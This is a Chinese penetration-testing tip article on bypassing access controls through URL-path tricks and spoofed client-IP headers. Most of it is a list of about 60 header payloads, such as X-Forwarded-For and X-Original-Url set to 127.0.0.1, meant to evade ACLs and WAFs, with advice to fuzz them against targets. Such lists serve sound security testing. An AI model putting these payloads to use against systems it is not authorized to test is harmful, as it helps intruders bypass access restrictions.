在一些渗透测试报告或相关文章中,我们经常可以看到某些突破口就是通过权限绕过,最常见的权限绕过是URL path部分,如多个斜杠/ 或者 分号; 亦或是二者结合配合目录穿越进行权限绕过,这部分大部分是由于后端系统的鉴权逻辑有错误,其次是header头部分,如XFF这类,这类header头用来绕过一些ACL权限限制甚至WAF、IPS等安全设备。

这里给出收集总结的常见用于权限绕过的header头,总共有58+种,欢迎补充
Akamai-Client-Ip: 127.0.0.1
Ali-CDN-Real-IP: 127.0.0.1
Base-Url: 127.0.0.1
Cdn-Real-IP: 127.0.0.1
Cdn-Src-IP: 127.0.0.1
CF-Connecting-IP: 127.0.0.1
Client-IP: 127.0.0.1
Fastly-Client-IP: 127.0.0.1
Forwarded-For: 127.0.0.1
Forwarded: 127.0.0.1
Http-Url: 127.0.0.1
Proxy-Client-IP: 127.0.0.1
Proxy-Host: 127.0.0.1
Proxy-Url: 127.0.0.1
Real-Ip: 127.0.0.1
Redirect: 127.0.0.1
Referer: 127.0.0.1
Referrer: 127.0.0.1
Refferer: 127.0.0.1
Request-Uri: 127.0.0.1
SourceIp: 127.0.0.1
True-Client-IP: 127.0.0.1
Uri: 127.0.0.1
Url: 127.0.0.1
WL-Proxy-Client-IP: 127.0.0.1
X-Client-IP: 127.0.0.1
X-Cluster-Client-IP: 127.0.0.1
X-Custom-IP-Authorization: 127.0.0.1
X-Forward-For: 127.0.0.1
X-Forwarded-By: 127.0.0.1
X-Forwarded-For-Original: 127.0.0.1
X-Forwarded-For: 127.0.0.1
X-Forwarded-Host: 127.0.0.1
X-Forwarded-Port: 443
X-Forwarded-Port: 4443
X-Forwarded-Port: 80
X-Forwarded-Port: 8080
X-Forwarded-Port: 8443
X-Forwarded-Proto: 127.0.0.1
X-Forwarded-Scheme: http
X-Forwarded-Scheme: https
X-Forwarded-Server: 127.0.0.1
X-Forwarded: 127.0.0.1
X-Forwarder-For: 127.0.0.1
X-Host: 127.0.0.1
X-Http-Destinationurl: 127.0.0.1
X-Http-Host-Override: 127.0.0.1
X-Original-Remote-Addr: 127.0.0.1
X-Original-Url: 127.0.0.1
X-Originating-IP: 127.0.0.1
X-Proxy-Url: 127.0.0.1
X-Real-Ip: 127.0.0.1
X-Real-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-remote-addr: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-remote-IP: 127.0.0.1
X-Requested-With: 127.0.0.1
X-Rewrite-Url: 127.0.0.1
X-True-IP: 127.0.0.1
上述payload中的IP地址或端口可以适当根据目标修改,比如IP地址127.0.0.1 修改为 127.0.0.10 这在国外的一份赏金报告中提到过,其次是 CF-Connecting-IP 为cloudflared 用来标记与其真实交互的IP,有时候会这个header头会导致访问不了使用了Cloudflare的网站,可以自行配合FUZZ测试,希望大家在渗透测试中都有好运,可以顺利bypass!


